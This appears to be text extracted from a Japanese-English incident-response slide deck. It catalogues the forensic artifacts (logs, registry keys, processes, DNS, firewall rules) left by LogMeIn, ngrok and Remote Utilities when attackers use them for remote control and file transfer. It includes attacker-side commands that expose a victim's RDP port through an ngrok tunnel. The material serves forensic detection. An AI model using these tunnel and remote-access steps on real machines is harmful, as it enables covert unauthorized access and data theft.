3. Number of remote control attempts

# LogMeIn: Artifacts

Feature: Remote Control

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

EventLog

Application.evtx (Event ID: 202, 205)

1 Remote Control session started for user 'User01' from IP address .80. The interactive user (present) has not been asked for a confirmation.

2 ログの日付(D): 2022/12/11 0:37:02

3 User WIN10-XES-YMSG1\User01 from IP address .80 ended a Remote Control session.



4 ログの日付(D): 2022/12/11 0:37:46

1. IP address of attacker machine
2. Date/Time of Remote Control started
3. IP address of attacker machine
4. Date/Time of Remote Control ended

# LogMeIn: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)



# LogMeIn: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Log File

%ProgramData%\LogMeIn\LogMeIn.log (file name will be changed to "LM\yyyyymmdd.log" after rotation)

```
2022-12-11 00:33:48.659 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
[File Transfer] Read directory contents of "C:\Users\user01\Downloads".
1 2022-12-11 00:34:05.575 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Written "C:\Users\user01\Downloads\fromattacker tovictim.txt". (4 bytes, md5 74887337454200D4D33F80C4663DC5E5)
2022-12-11 00:34:05.606 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
[File Transfer] Read directory contents of "C:\Users\user01\Downloads".
2 2022-12-11 00:34:30.170 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Read "C:\Users\user01\Downloads\fromvictim toattacker.txt". (4 bytes, md5 74887337454200D4D33F80C4663DC5E5)
2022-12-11 00:34:52.733 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Renamed "C:\Users\user01\Downloads\fromattacker tovictim.txt" to "C:\Users\user01\Downloads\renamed.txt".
2022-12-11 00:34:52.735 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Read directory contents of "C:\Users\user01\Downloads".
2022-12-11 00:35:19.231 - Info - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Disconnected.
```



1. Date/Time of file transfer from attacker to victim, with fullpath
2. Date/Time of file transfer from victim to attacker, with fullpath




# LogMeIn: Artifacts

## Feature: File Share

Share specific files on the victim via email or download link



Download link of the target file is generated



# LogMeIn: Artifacts

## Feature: File Share

Share specific files on the victim via email or download link

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Log File

%ProgramData%\LogMeIn\LogMeIn.log (file name will be changed to "LM\yyyyymmdd.log" after rotation)

```
2022-12-11 00:32:13.040 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Requesting file sharing ticket for file
"C:\Users\user01\Downloads\createdbyattacker.txt".
2022-12-11 00:32:13.643 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Received file sharing ticket for file
"C:\Users\user01\Downloads\createdbyattacker.txt".
2022-12-11 00:32:28.888 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Updating file sharing ticket for file
"C:\Users\user01\Downloads\createdbyattacker.txt".
2022-12-11 00:32:29.290 - Info - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Updated file sharing ticket.
```

## Other

HKLM\SOFTWARE\LogMeIn\V5\WebSvc\Shared\<random>

コンピューター\HKEY\_LOCAL\_MACHINE\SOFTWARE\LogMeIn\V5\WebSvc\Shared\CCSF23EA55CC9826

名前	種類	データ
DownloadsMax	REG_DWORD	0x0000000a (10)
DownloadURL	REG_SZ	https://secure.logmein.com/Y701_KAK8Ae67Z8jBEOfpxqEG31-qldfaNs9.IL
ExpiresAt	REG_QWORD	0x1d90e3ee341d4f9 (133153327247643897)
FileDescription	REG_SZ	createdbyattacker.txt
LogonFilter	REG_DWORD	0x00000000 (0)
FileName	REG_SZ	C:\Users\user01\Downloads\createdbyattacker.txt
FileSize	REG_QWORD	0x00000033 (51)
LastReported	REG_QWORD	0x1d90cac9cf3cab (133151599488875691)

1. Date/Time when share link is created with fullpath of target file
2. Download link

# Tools Verification - ngrok

# ngrok

BlackCat, Daixin  
Somnia


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools




# ngrok : Artifacts

## Feature: Configuration

Configure ngrok on victim machine for remote control

- An **authtoken** is issued when an account is created.



# ngrok : Artifacts

## Feature: Configuration

Configure ngrok on victim machine for remote control

### Command

```
ngrok.exe authtoken <Authtoken>
```

コマンドプロンプト

```
c:\tools>ngrok.exe authtoken 2IFRKchEzKJP  
Authtoken saved to configuration file: C:\Users\john\AppData\Local\ngrok\ngrok.yml
```

## Useful Artifacts

Files

Registry

Process/NW

Others

### Config

%LOCALAPPDATA%\ngrok\ngrok.yml

ngrok.yml

```
1 version: "2"  
2 authtoken: 2IFRKchEzKJP  
3
```

ngrok.yml

Authtoken is stored in a Yml file

# ngrok : Artifacts

Feature: Configuration

Configure ngrok on victim machine for remote control

Useful Artifacts

Files


Registry

Process/NW

Others

EventLog

Security.evtx (Event ID: 4688)



# ngrok : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Command

**ngrok.exe tcp 3389**

```
C:\Windows\System32\cmd.exe - ngrok.exe tcp 3389
ngrok (Ctrl+C to quit)
Join us in the ngrok community @ https://ngrok.com/slack
Session Status      online
Account             [REDACTED] (Plan: Free)
Version             3.1.0
Region              Japan (jp)
Latency              -
Web Interface        http://127.0.0.1:4040
Forwarding            tcp://0.tcp.jp.ngrok.io:11794 -> localhost:3389
Connections
  ttl    opn    rt1    rt5    p50    p90
    0     0     0.00  0.00  0.00  0.00
```

Ngrok Web console

After connecting, the client (victim) machine appears on the web console

Agents				Filter agents...			
SSH Public Keys							
Ingress							
Events							
				IP	Agent Version	Tunnels Online	Started
fPtdVC				JP	.80	3.1.0	1 Online 1m ago

# ngrok : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files


Registry

Process/NW

Others

EventLog

Security.evtx (Event ID: 4688)





# ngrok : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

Processes	Services	Network	Disk						
Name	Local address	Local ...	Remote address	Re...	Pr...	State	Owner		
ngrok.exe (12068)	127.0.0.1	4040			TCP	Listen			
ngrok.exe (12068)	192.168.110.18	56094	18.177.245.43	443	TCP	Established			
ngrok.exe (12068)	192.168.110.18	56095	18.177.245.43	443	TCP	Established			

Domain Name System (response)

Transaction ID: 0x2ea7

> Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 4

Additional RRs: 0

> Queries

▼ Answers

▼ tunnel.ngrok.com: type A, class IN, addr 18.177.245.43

Name: tunnel.ngrok.com

Network




\*.ngrok.com:443

FW rule for ngrok; [Link](#)


# ngrok : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop



FQDN and port for tunnel connection



# ngrok : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW



Others

## EventLog

Securty.evtx (Event ID: 4624)

Microsoft-Windows-TerminalServices-LocalSessionManager/Operational.evtx (Event ID: 25)

Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx (EventID: 131)



Log in events from itself are recorded

# Tools Verification – Remote Utilities



# RemoteUtilities®

Babuk

Relay

Direct

Install

Portable

## Target RMM tools



ATERA



AnyDesk



splashtop®



TeamViewer



RemoteUtilities®



CONNECTWISE®

LogMeIn®  
Be Limitless.



SupRemo

ngrok

## Target SYNC tools



RCLONE



MEGA TOOLS  
Automotive Tools-Equipment



WinSCP  
Free FTP CLIENT



GoodSync



FreeFileSync





FileZilla

# Remote Utilities: Artifacts

## Execution/Installation

Agent program installation and connect from attacker

- **Both portable(a.k.a Agent) and installer(a.k.a Host) are supported.**
- ID and password will be generated on client(victim) after execution/installation. Attacker connects to the victim by using the credential.



# Remote Utilities: Artifacts

## Execution/Installation

Agent program installation and connect from attacker

## Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

[Portable] %APPDATA%\¥Remote Utilities Agent¥Logs¥rut\_log\_YYYY-mm.html

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut\_log\_YYYY-mm.html

### Remote Utilities - Host ログ

© Remote Utilities Pty (Cpl) Ltd., Version: 7.1.7.0 (70170)

日付 (UTC)	コード	IP	イベント	情報
29.11.2022---01:37:29:691	110		The new certificate was generated.	
29.11.2022---01:37:31:394	34		Remote Utilities - Host 70170 is started. GMT+09	Windows 10.0 64bit
29.11.2022---01:37:31:675	96		Relay node: OK	ID: 959-982-395-533; Port: 5655; Try count: 1
29.11.2022---01:37:34:331	96		Relay node redirect: OK.	Relay redirect. To: .254
29.11.2022---01:37:34:816	96		Relay node: OK	ID: 959-982-395-533; Port: 5655; Try count: 1
29.11.2022---01:40:32:642	116		Incoming ID connection from IP: .118	

1. Date/Time of agent execution or installation
2. IP/Port of relay server
3. IP of attacker terminal

# Remote Utilities: Artifacts

## Execution/Installation

Agent program installation and connect from attacker

### Useful Artifacts

#### Files

#### Registry

#### Process/NW

#### Others

### Services

System.evtx (EventID: 7045)

[Install] HKLM¥System¥CurrentControlSet¥Services¥RManService

- ImagePath: %ProgramFiles(x86)%¥Remote Utilities - Host¥rutserv.exe

### Config

[Portable] HKCU¥Software¥Usoris¥Remote Utilities¥Host¥Parameters¥\*

[Install] HKLM¥Software¥Usoris¥Remote Utilities¥Host¥Parameters¥\*

¥HKEY\_CURRENT\_USER¥Software¥Usoris¥Remote Utilities¥Host¥Parameters

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
CalendarRecordSettings	REG_BINARY	ff fe 3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 0...
Certificates	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...
FUSClientPath	REG_SZ	C:\Users\User01¥AppData¥Roaming¥Remote Utilities Agent¥70170¥43F629E616¥fusclient.exe
General	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...
InternetId	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...
Security	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...

```
<?xml version="1.0" encoding="UTF-8"?>
<rms_internet_id_settings version="70170"><internet_id>959-982-395-533</internet_id>
<use_inet_connection>true</use_inet_connection><inet_server></inet_server>
<use_custom_inet_server>false</use_custom_inet_server><inet_id_port>5655</inet_id_port>
<use_inet_id_ipv6>false</use_inet_id_ipv6><inet_id_use_pin>false</inet_id_use_pin>
<inet_id_pin></inet_id_pin></rms_internet_id_settings>
```

Config will appear after  
base64 decode

# Remote Utilities: Artifacts

## Execution/Installation

Agent program installation and connect from attacker

## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

## Process

[Portable] %APPDATA%\Remote Utilities Agent\<version>\<random>\rutserv.exe

[Install] %ProgramFiles(x86)%\Remote Utilities - Host\rutserv.exe

Name	PID	CPU	I/O total ...	Private b...	User na...	Description
rutserv.exe	12796					Remote Utilities - Host
rfusclnt.exe	13192	0			...user01	Remote Utilities - Host

Processes persists on victim

Name	Local...	Remote address	Rem...	Prot...	State
rutserv.exe (12796)	5650			TCP	Listen
rutserv.exe (12796)	51875	21	18	5655 TCP	Established
rutserv.exe (12796)	5650			TCP6	Listen

Domain Name System (response)
Queries
> id71.remoteutilities.com: type A, class IN
Answers
> id71.remoteutilities.com: type CNAME, class IN, cname id.remoteutilities.com
> id.remoteutilities.com: type A, class IN, addr 64.20.61.146

FQDN that the process resolves

## Network

\*.remoteutilities.com: 5655,443

FW rule for Remote Utilities; [Link](#)

No.	Time	Source	Destination	Protocol	Length	Info
11876	164.091266	192.168.110.13	2	.18 TCP	3322	52152 → 5655 [PSH, ACK]
11905	164.247221	192.168.110.13	2	.18 TCP	58	52152 → 5655 [PSH, ACK]
11906	164.247288	192.168.110.13	2	.18 TCP	58	52152 → 5655 [PSH, ACK]
11907	164.247377	192.168.110.13	2	.18 TCP	58	52152 → 5655 [PSH, ACK]

Dst port 5655/tcp will fail over to 443 if blocked

